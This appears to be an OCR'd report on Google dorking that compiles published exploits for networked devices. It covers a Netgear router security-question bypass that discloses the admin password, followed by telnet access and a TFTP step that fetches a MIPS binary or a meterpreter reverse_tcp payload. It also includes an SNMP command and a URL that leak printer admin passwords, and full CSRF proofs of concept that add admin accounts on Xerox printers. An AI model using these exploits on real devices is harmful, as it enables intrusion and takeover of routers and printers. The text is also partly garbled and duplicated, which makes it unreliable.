== Security Questions Bypass > Answers Disclosure ==

>> [http://192.168.1.1/401\\_recovery.htm](http://192.168.1.1/401_recovery.htm) (SSSSSSNNNNNN value for input)

<POST REQUEST>

[httpwd\\_recovery.cgi?id=XXXXXXXXXXXXXXX](#) (one attempt because /tmp/SessionFile.\*.htm)

(replace)

dev\_serial=SSSSSSNNNNNN&todo=verify\_sn&this\_file=401\_recovery.htm&next\_file=securityquestions.htm&SID=

(by)

dev\_serial=SSSSSSNNNNNN&todo=verify\_sn&this\_file=401\_recovery.htm&next\_file=PWD\_password.htm&SID=

<POST RESPONSE>

<input type="text" maxLength="64" size="30" name="answer1" onFocus="this.select();" value="AnSw3R-1">

<input type="text" maxLength="64" size="30" name="answer2" onFocus="this.select();" value="AnSw3R-2">

(repeat recovery process for get admin password)

== Authenticated Telnet Command Execution ==

>> <http://admin:Str0nG-!P4ssW0rD@192.168.1.1/setup.cgi?todo=debug>

:~\$ telnet 192.168.1.1

R6080 login: admin

Password: Str0nG-!P4ssW0rD

{

upload by TFTP # tftp -p -r [LOCAL-FILENAME] [IP] [PORT]

download by TFTP # tftp -g -r [REMOTE-FILENAME\_ELF\_32-bit\_LSB\_executable\_MIPS ||  
linux/mipsle/meterpreter/reverse\_tcp] [IP] [PORT]

}

# Exploit Title: NETGEAR WiFi Router JWNR2010v5 - Security Questions Answers Disclosure

# Date: 13/07/2019

# Exploit Author: Wadeek

# Hardware Version: JWNR2010v5

## #ST#IS#4899

```
# Firmware Version: 1.1.0.54
# Vendor Homepage: https://www.netgear.com/support/product/JWNR2010v5.aspx
# Firmware Link: http://www.downloads.netgear.com/files/GDC/JNR1010V2/N300-V1.1.0.54_1.0.1.zip
# Shodan Dork: "HTTP/1.1 401 Unauthorized" "Set-Cookie: sessionid=" "NETGEAR JWNR2010v5"

== Files Containing Juicy Info ==
>> http://192.168.1.1/currentsetting.htm
Firmware=V1.1.0.54
Model=JWNR2010v5
>> http://192.168.1.1/BRS_netgear_success.html (Serial Number)
setTimeout('top.location.href =
"http://www.netgear.com/success/JWNR2010v5.aspx?sn=SSSSSSNNNNNN";',2000);

== Security Questions Bypass > Answers Disclosure (only if "Password Recovery" is "Enable") ==
>> http://192.168.1.1/401_recovery.htm (SSSSSSNNNNNN value for input)
<POST REQUEST>
htpwd_recovery.cgi?id=XXXXXXXXXXXXXXXX (one attempt because /tmp/SessionFile.*.htm)
(replace)
dev_serial=SSSSSSNNNNNN&todo=verify_sn&this_file=401_recovery.htm&next_file=securityquestions.
htm&SID=
(by)
dev_serial=SSSSSSNNNNNN&todo=verify_sn&this_file=401_recovery.htm&next_file=PWD_password.htm&S
ID=
<POST RESPONSE>
<input type="text" maxLength="64" size="30" name="htpwd_answer1" onFocus="this.select();"
value="AnSw3R-1">
<input type="text" maxLength="64" size="30" name="htpwd_answer2" onFocus="this.select();"
value="AnSw3R-2">
(repeat recovery process for get admin password)

== Authenticated Telnet Command Execution ==
>> http://admin:Str0nG-!P4ssW0rD@192.168.1.1/setup.cgi?todo=debug
:~$ telnet 192.168.1.1
JWNR2010v5 login: admin
Password: Str0nG-!P4ssW0rD
{
upload by TFTP # tftp -p -r [LOCAL-FILENAME] [IP] [PORT]
download by TFTP # tftp -g -r [REMOTE-FILENAME_ELF_32-bit_LSB_executable_MIPS ||
linux/mipsle/meterpreter/reverse_tcp] [IP] [PORT]
}
```


## WEBCAMS:

### Step-1:




#ST#IS#4899

Search "intitle:webcam" in google search box.



## WEBCAMS:

### WEBCAM-1:



### WEBCAM-2:



#ST#IS#4899


Tenda AI x DLink D x DLink D x Netgear x SkylineV x Webcam x Webcam x Webcam x Webcam x Webcam x +

skylinewebcams.com/de/webcam/mexico/baja-california-sur/cabo-san-lucas/cabo-san-lucas.html

Mexiko > Baja California Sur > Cabo San Lucas

## Mexiko - Cabo San Lucas Webcam

Blick auf Cabo San Lucas in Mexiko



59 online  
1.949.589 Besucher

Zeitraffer Wetter Wahlen Teilen

22°C Haze

Search

ENG IN

12:17 AM 3/20/2023

adv

Hyderabad - Tirupati

6.654 ₹ BOOK NOW

Hyderabad - New York

96.018 ₹ BOOK NOW

Hyderabad - Malé

18.481 ₹ BOOK NOW

### WEBCAM-3:


Tenda AI x DLink D x DLink D x Netgear x SkylineV x Webcam x Webcam x Webcam x Webcam x Webcam x +

skylinewebcams.com/de/webcam/france/ile-de-france/paris/paris-pantheon-notre-dame.html

Frankreich > Île-de-France > Paris

## Skyline von Paris - Panthéon Webcam

Skyline von Paris mit dem Pantheon, vom Eiffelturm bis Notre-Dame über Sorbonne und Saint-Etienne-du-Mont



47 online  
30.689 Besucher

Zeitraffer Wetter Wahlen Teilen

22°C Haze

Search

ENG IN

12:17 AM 3/20/2023

adv

Paris Museumspass

Inkl. Museen

Freier Eintritt in die Top-Attraktionen von Paris, wie den Louvre & Versailles Schloss.

turbopass.de

### WEBCAM-4:

#ST#IS#4899


Tenda AI x DLink DI x DLink DI x Netgear x SkylineV x Webcam x Webcam x Webcam x [LIVE] V x Webcam x +

skylinewebcams.com/de/webcam/portugal/algarve/lagos/lagos-portugal.html

Portugal > Algarve > Lagos

## Portugal - Lagos Webcam

Direkt am Strand von Lagos in Portugal



56 online  
5.461.026 Besucher

Zeitraffer Wetter Wahlen Teilen

18:47


22°C Haze

Search

ENG IN

12:17 AM 3/20/2023

adv



### Get in Touch with Us

We Also Provide Great Natural Stone Treatment Services.

Floorzy Makeover

## WEBCAM-5:


Tenda AI x DLink DI x DLink DI x Netgear x SkylineV x Webcam x Webcam x Webcam x [LIVE] V x [LIVE] V x +

skylinewebcams.com/de/webcam/israel/jerusalem-district/jerusalem/western-wall.html

Israel > Bezirk Jerusalem > Jerusalem

## Jerusalem - die Klagemauer Webcam Webcam

Jerusalem, Aussicht auf die Klagemauer und den Tempelberg



149 online  
14.622.391 Besucher

Zeitraffer Wetter Wahlen Teilen

20:48


22°C Haze

Search

ENG IN

12:18 AM 3/20/2023

adv



### Bumper Sale at Factory Price

Cash on Delivery. All India Delivery. Free Shipping

Shop Now

## PRINTERS

Step-1:

Search "inurl: printer/main.html" in google dork "exploit-gb".

#ST#IS#4899

## Printer-1:

The screenshot shows the Exploit-DB website interface. The browser's address bar displays 'exploit-db.com/exploits/22319'. The page title is 'HP JetDirect Printer - SNMP JetAdmin Device Password Disclosure'. The main content area contains a table with the following details:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
22319	2002-1048	SVEN PECHLER	REMOTE	HARDWARE	2003-03-03

Below the table, there are three sections: 'EDB Verified: ✓', 'Exploit: 📄 / 📄', and 'Vulnerable App:'. The main content area also includes a description of the vulnerability and a source link.

HP JetDirect J2552A/J2552B/J2591A/J3110A/J3111A/J3113A/J3263A/300.0 X Printer SNMP JetAdmin Device Password Disclosure Vulnerability

source: <https://www.securityfocus.com/bid/7001/info>

A problem with JetDirect printers could make it possible for a remote user to gain administrative access to the printer.

HP JetDirect J2552A/J2552B/J2591A/J3110A/J3111A/J3113A/J3263A/300.0 X Printer SNMP JetAdmin Device Password Disclosure Vulnerability

source: <https://www.securityfocus.com/bid/7001/info>

A problem with JetDirect printers could make it possible for a remote user to gain administrative access to the printer.

It has been reported that HP JetDirect printers leak the web JetAdmin device password under some circumstances. By sending an SNMP GET request to a vulnerable printer, the printer will return the hex-encoded device password to the requester. This could allow a remote user to access and change configuration of the printer.

```
C:\>snmputil get example.printer public .1.3.6.1.4.1.11.2.3.9.1.1.13.0
```

## Printer-2:



#ST#IS#4899

The screenshot shows a web browser window with the Exploit Database (EXPLOIT DATABASE) website. The page title is 'Tektronix Phaser Network Printer 740/750/750DP/840/930 PhaserLink WebServer - Retrieve Administrator Password'. The page displays the following information:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
19632	1999-1508	DENNIS W. MATTISON	REMOTE	HARDWARE	1999-11-17

Below the table, there are three sections:

- EDB Verified:** ✓
- Exploit:** /
- Vulnerable App:**

At the bottom of the page, there is a source link: [source: https://www.securityfocus.com/bid/806/info](https://www.securityfocus.com/bid/806/info).

source: <https://www.securityfocus.com/bid/806/info>

Certain versions of the Tektronix PhaserLink printer ship with a webserver designed to help facilitate configuration of the device. This service is essentially administrator level access as it can completely modify the system characteristics, restart the machine, assign services etc.

In at least one version of this printer there are a series of undocumented URL's which will allow remote users to retrieve the administrator password. Once the password is obtained by the user, they can manipulate the printer in any way they see fit.

To obtain the administrator password:

[http://printername/ncl\\_items.html?SUBJECT=2097](http://printername/ncl_items.html?SUBJECT=2097)

## Printer-3:

#ST#IS#4899

The screenshot shows the Exploit-DB website interface. The top navigation bar includes the Exploit-DB logo and search icons. The main content area displays the exploit title "XEROX WorkCentre 7830 Printer - Cross-Site Request Forgery (Add Admin)". Below the title, there are three columns of metadata: EDB-ID (47816), CVE (N/A), Author (ISMAIL TASDELEN), Type (WEBAPPS), Platform (HARDWARE), and Date (2019-12-30). There are also buttons for "EDB Verified" (marked with a red X), "Exploit" (with download and code icons), and "Vulnerable App". At the bottom, a code block contains the following text:

```
# Exploit Title: XEROX WorkCentre 7830 Printer - Cross-Site Request Forgery (Add Admin)
# Date: 2018-12-19
# Exploit Author: Ismail Tasdelen
# Vendor Homepage: https://www.xerox.com/
# Hardware Link : https://www.office.xerox.com/en-us/multifunction-printers/workcentre-7800-series
```

```
# Exploit Title: XEROX WorkCentre 7830 Printer - Cross-Site Request Forgery (Add Admin)
# Date: 2018-12-19
# Exploit Author: Ismail Tasdelen
# Vendor Homepage: https://www.xerox.com/
# Hardware Link : https://www.office.xerox.com/en-us/multifunction-printers/workcentre-7800-series
# Software : Xerox Printer
# Product Version: WorkCentre® 7830
# Vulnerability Type : Cross-Site Request Forgery (Add Admin)
# Vulnerability : Cross-Site Request Forgery
# CVE : N/A
```

#### # Description :

```
# The CSRF vulnerability was discovered in the WorkCentre® 7830 printer model of Xerox printer hardware.
# A request to add users is made in the Device User Database form field. This request is captured by
# the proxy. And a CSRF PoC HTML file is prepared. WorkCentre® 7830 printers allow CSRF. A request
# to add users is made in the Device User Database form field to the xerox.set URI.
# (The frmUserName value must have a unique name.)
```

#### HTTP POST Request :

```
POST /dummyspost/xerox.set HTTP/1.1
```

```
Host: server
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
```

## #ST#IS#4899

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 494

Origin: http://server

Connection: close

Referer:

http://server/properties/authentication/UserEdit.php?x=&isRoles=True&isPassword=True&isCreate=True&crumb1=UserManager%3F%3D%26sort%3DFname%26order%3DUp

Cookie: PageToShow=; statusSelected=n1; statusNumNodes=8;

PHPSESSID=6524448254c9d6d6de52fe4a1085b994; WebTimerPopupID=5; propSelected=n30;

propNumNodes=115; propHierarchy=0001000000000000000000000000;

LastPage=/properties/authentication/UserEdit.php%3F%26isRoles%3DTrue%26isPassword%3DTrue%26isCreate%3DTrue

Upgrade-Insecure-Requests: 1

CSRFToken=078992ef7d70f5868c7bb9e99d5ed4c3a388351c1951bc033b392703df1e7121d1a4c0161b987721fdb8c4ee0cfda6e0be172a51d018c10ebf4b4f554b9d2708&\_fun\_function=HTTP\_Set\_ccgen\_fac\_dispatch\_fn&NextPage=%2Fproperties%2Fauthentication%2FUserManager.php%3F%3D%26sort%3DFname%26order%3DUp&CcgenModule=UserEdit&isRoles=True&isPassword=True&isCreate=True&rolesStr=2%2C5%2C1%2C&limited=False&oid=0&userName=ismailtasdelen&friendlyName=Ismail+Tasdelen&newPassword=Test1234&retypePassword=Test1234&role=2&role=1

HTTP Response :

HTTP/1.1 200 OK

Date: Thu, 19 Dec 2019 05:34:36 GMT

Server: Apache

Connection: close

Content-Type: text/html

Content-Length: 15022

CSRF HTML PoC :

<html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form action="http://server/dummyspost/xerox.set" method="POST">

<input type="hidden" name="CSRFToken"

value="078992ef7d70f5868c7bb9e99d5ed4c3a388351c1951bc033b392703df1e7121d1a4c0161b987721fdb8c4ee0cfda6e0be172a51d018c10ebf4b4f554b9d2708" />

<input type="hidden" name="&#95;fun&#95;function"

value="HTTP&#95;Set&#95;ccgen&#95;fac&#95;dispatch&#95;fn" />

<input type="hidden" name="NextPage"

value="&#47;properties&#47;authentication&#47;userManager&#46;php&#63;x&#61;&sort&#61;Fname&order&#61;Up" />

#ST#IS#4899

```
<input type="hidden" name="CcgenModule" value="UserEdit" />
<input type="hidden" name="isRoles" value="True" />
<input type="hidden" name="isPassword" value="True" />
<input type="hidden" name="isCreate" value="True" />
<input type="hidden" name="rolesStr" value="2&#44;5&#44;1&#44;" />
<input type="hidden" name="limited" value="False" />
<input type="hidden" name="oid" value="0" />
<input type="hidden" name="userName" value="ismailtasdelen" />
<input type="hidden" name="friendlyName" value="Ismail&#32;Tasdelen" />
<input type="hidden" name="newPassword" value="Test1234" />
<input type="hidden" name="retypePassword" value="Test1234" />
<input type="hidden" name="role" value="2" />
<input type="hidden" name="role" value="1" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

## Printer-4:

The screenshot shows the Exploit-DB website interface. The main header is 'EXPLOIT DATABASE'. The title of the exploit is 'XEROX WorkCentre 7855 Printer - Cross-Site Request Forgery (Add Admin)'. The details are as follows:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47815	N/A	ISMAIL TASDELEN	WEBAPPS	HARDWARE	2019-12-30

Below the table, there are three sections: 'EDB Verified: ✗', 'Exploit: ⬇ / ⚙', and 'Vulnerable App:'. At the bottom, there is a list of metadata:

- # Exploit Title: XEROX WorkCentre 7855 Printer - Cross-Site Request Forgery (Add Admin)
- # Date: 2018-12-19
- # Exploit Author: Ismail Tasdelen
- # Vendor Homepage: <https://www.xerox.com/>
- # Hardware Link : <https://www.office.xerox.com/en-us/multifunction-printers/workcentre-7800-series/>

# Exploit Title: XEROX WorkCentre 7855 Printer - Cross-Site Request Forgery (Add Admin)

# Date: 2018-12-19

# Exploit Author: Ismail Tasdelen

# Vendor Homepage: <https://www.xerox.com/>

# Hardware Link : <https://www.office.xerox.com/en-us/multifunction-printers/workcentre-7800-series/>

## #ST#IS#4899

# Software : Xerox Printer

# Product Version: WorkCentre® 7855

# Vulnerability Type : Cross-Site Request Forgery (Add Admin)

# Vulnerability : Cross-Site Request Forgery

# CVE : N/A

# Description :

# The CSRF vulnerability was discovered in the WorkCentre® 7855 printer model of Xerox printer hardware.

# A request to add users is made in the Device User Database form field. This request is captured by

# the proxy. And a CSRF PoC HTML file is prepared. WorkCentre® 7855 printers allow CSRF. A request

# to add users is made in the Device User Database form field to the xerox.set URI.

# (The frmUserName value must have a unique name.)

HTTP POST Request :

POST /dummyspost/xerox.set HTTP/1.1

Host: server

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 494

Origin: http://server

Connection: close

Referer:

http://server/properties/authentication/UserEdit.php?x=&isRoles=True&isPassword=True&isCreate=True&crumb1=UserManager%3F%3D%26sort%3DFname%26order%3DUp

Cookie: PageToShow=; statusSelected=n1; statusNumNodes=8;

PHPSESSID=04dc6361e94c451ff4d7d1d3ef8e32cd; WebTimerPopupID=12; propSelected=n30;

propNumNodes=115; propHierarchy=0001000000000000000000001000;

LastPage=/properties/authentication/UserEdit.php%3F%26isRoles%3DTrue%26isPassword%3DTrue%26isCreate%3DTrue

Upgrade-Insecure-Requests: 1

CSRFToken=67a23ff66bdd5a1cdb95afa3a677807d74a5d74e2c1d55c576008e0a0399738b55e54353be4b069a3e68c761350654aa7e27fdcbfb9b43148aa3a1f6e8e5f7b&\_fun\_function=HTTP\_Set\_ccgen\_fac\_dispatch\_fn&NextPage=%2Fproperties%2Fauthentication%2FuserManager.php%3F%3D%26sort%3DFname%26order%3DUp&CcgenModule=UserEdit&isRoles=True&isPassword=True&isCreate=True&rolesStr=2%2C5%2C1%2C&limited=False&oid=0&userName=ismailtasdelen&friendlyName=Ismail+Tasdelen&newPassword=Test1234&retypePassword=Test1234&role=2&role=1

HTTP Response :



## #ST#IS#4899

HTTP/1.1 200 OK

Date: Thu, 19 Dec 2019 05:13:19 GMT

Server: Apache

Connection: close

Content-Type: text/html

Content-Length: 11947

CSRF HTML PoC :

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="http://server/dummyspost/xerox.set" method="POST">
      <input type="hidden" name="CSRFToken"
value="67a23ff66bbdd5a1cdb95afa3a677807d74a5d74e2c1d55c576008e0a0399738b55e54353be4b069a3e68c76
1350654aa7e27fdcbfb9b43148aa3a1f6e8e5f7b" />
      <input type="hidden" name="&#95;fun&#95;function"
value="HTTP&#95;Set&#95;ccgen&#95;fac&#95;dispatch&#95;fn" />
      <input type="hidden" name="NextPage"
value="&#47;properties&#47;authentication&#47;UserManager&#46;php&#63;x&#61;&sort&#61;Fname&ord
er&#61;Up" />
      <input type="hidden" name="CcgenModule" value="UserEdit" />
      <input type="hidden" name="isRoles" value="True" />
      <input type="hidden" name="isPassword" value="True" />
      <input type="hidden" name="isCreate" value="True" />
      <input type="hidden" name="rolesStr" value="2&#44;5&#44;1&#44;" />
      <input type="hidden" name="limited" value="False" />
      <input type="hidden" name="oid" value="0" />
      <input type="hidden" name="userName" value="ismailtasdelen" />
      <input type="hidden" name="friendlyName" value="Ismail&#32;Tasdelen" />
      <input type="hidden" name="newPassword" value="Test1234" />
      <input type="hidden" name="retypePassword" value="Test1234" />
      <input type="hidden" name="role" value="2" />
      <input type="hidden" name="role" value="1" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

## Printer-5:

#ST#IS#4899

The screenshot shows the Exploit Database website in a browser window. The page title is 'Xerox AltaLink C8035 Printer - Cross-Site Request Forgery (Add Admin)'. The main content area displays the following information:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47787	N/A	ISMAIL TASDELEN	WEBAPPS	HARDWARE	2019-12-18

Below the table, there are three sections:

- EDB Verified:** ✗
- Exploit:** ↓ / { }
- Vulnerable App:**

At the bottom of the page, there is a code block containing the following text:

```
# Exploit Title: Xerox AltaLink C8035 Printer - Cross-Site Request Forgery (Add Admin)
# Date: 2018-12-17
# Exploit Author: Ismail Tasdelen
# Vendor Homepage: https://www.xerox.com/
# Hardware Link : https://www.office.xerox.com/en-us/multifunction-printers/altalink-c8000-series
```

```
# Exploit Title: Xerox AltaLink C8035 Printer - Cross-Site Request Forgery (Add Admin)
# Date: 2018-12-17
# Exploit Author: Ismail Tasdelen
# Vendor Homepage: https://www.xerox.com/
# Hardware Link : https://www.office.xerox.com/en-us/multifunction-printers/altalink-c8000-series
# Software : Xerox Printer
# Product Version: AltaLink C8035
# Vulnerability Type : Cross-Site Request Forgery (Add Admin)
# Vulnerability : Cross-Site Request Forgery
# CVE : N/A

# Description :
# The CSRF vulnerability was discovered in the AltaLink C8035 printer model of Xerox printer hardware.
# A request to add users is made in the Device User Database form field. This request is captured by
# the proxy. And a CSRF PoC HTML file is prepared. Xerox AltaLink C8035 printers allow CSRF. A request
# to add users is made in the Device User Database form field to the xerox.set URI.
# (The frmUserName value must have a unique name.)

# HTTP POST Request :

POST /dummyspost/xerox.set HTTP/1.1
Host: XXX.XXX.XXX.XXX
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
```

## #ST#IS#4899

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 707

Origin: https://XXX.XXX.XXX.XXX

Connection: close

Referer: https://XXX.XXX.XXX.XXX/properties/authentication/UserEdit.php?nav\_point\_key=10

Cookie: PHPSESSID=fd93756986787a2e338da8eae1ff2ef4; statusSelected=n1; statusNumNodes=8;

CERT\_INFO=8738a6169beda5f6cc754db4fc40ad63; propSelected=n59;

propHierarchy=00000001000000000000000010010;

LastPage=/properties/authentication/UserManager.php%3F%3D%26sort%3Dfname%26order%3DUp

Upgrade-Insecure-Requests: 1

NextPage=%2Fproperties%2Fauthentication%2FUserManager.php%3F&isRoles=True&isPassword=True&isCreate=True&rolesStr=6%2C1%2C2&limited=0&oid=0&minLength=1&maxLength=63&isFriendlyNameDisallowed=TRUE&isUserNameDisallowed=TRUE&isNumberRequired=&CSRFToken=34cd705fa4b7954de314c8fa919c22c0ec771cb264032c058d230df9a0af0fae90ec55326145b35d14daf2696e3d8302bd3aad10f08d4562178e93804098c32a&currentPage=%2Fproperties%2Fauthentication%2FUserEdit.php%3Fnav\_point\_key%3D10&\_fun\_function=HTTP\_Set\_User\_Edit\_fn&frmFriendlyName=Ismail+Tasdelen&frmUserName=ismailtasdelen&frmNewPassword=Test1234%21&frmRetypePassword=Test1234%21&frmOldPassword=undefined&SaveURL=%2Fproperties%2Fauthentication%2FUserEdit.php%3Fnav\_point\_key%3D10

# CSRF PoC HTML :

<html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form action="https://XXX.XXX.XXX.XXX/dummyspost/xerox.set" method="POST">

<input type="hidden" name="NextPage" value="#&#47;properties&#47;authentication&#47;userManager&#46;php&#63;" />

<input type="hidden" name="isRoles" value="True" />

<input type="hidden" name="isPassword" value="True" />

<input type="hidden" name="isCreate" value="True" />

<input type="hidden" name="rolesStr" value="6&#44;1&#44;2" />

<input type="hidden" name="limited" value="0" />

<input type="hidden" name="oid" value="0" />

<input type="hidden" name="minLength" value="1" />

<input type="hidden" name="maxLength" value="63" />

<input type="hidden" name="isFriendlyNameDisallowed" value="TRUE" />

<input type="hidden" name="isUserNameDisallowed" value="TRUE" />

<input type="hidden" name="isNumberRequired" value="" />

<input type="hidden" name="CSRFToken" value="34cd705fa4b7954de314c8fa919c22c0ec771cb264032c058d230df9a0af0fae90ec55326145b35d14daf2696e3d8302bd3aad10f08d4562178e93804098c32a" />

#### #ST#IS#4899

```
<input type="hidden" name="currentPage"
value="#47;properties#47;authentication#47;UserEdit#46;php#63;nav#95;point#95;key#61;10
" />

<input type="hidden" name="#95;fun#95;function"
value="HTTP#95;Set#95;User#95;Edit#95;fn" />

<input type="hidden" name="frmFriendlyName" value="Ismail#32;Tasdelen" />
<input type="hidden" name="frmUserName" value="ismailtasdelen" />
<input type="hidden" name="frmNewPassword" value="Test1234#33;" />
<input type="hidden" name="frmRetypePassword" value="Test1234#33;" />
<input type="hidden" name="frmOldPassword" value="undefined" />

<input type="hidden" name="SaveURL"
value="#47;properties#47;authentication#47;UserEdit#46;php#63;nav#95;point#95;key#61;10
" />

<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

## **CONCLUSION:**

Google dorks are resourceful and can display valuable information such as login credentials, sensitive files etc.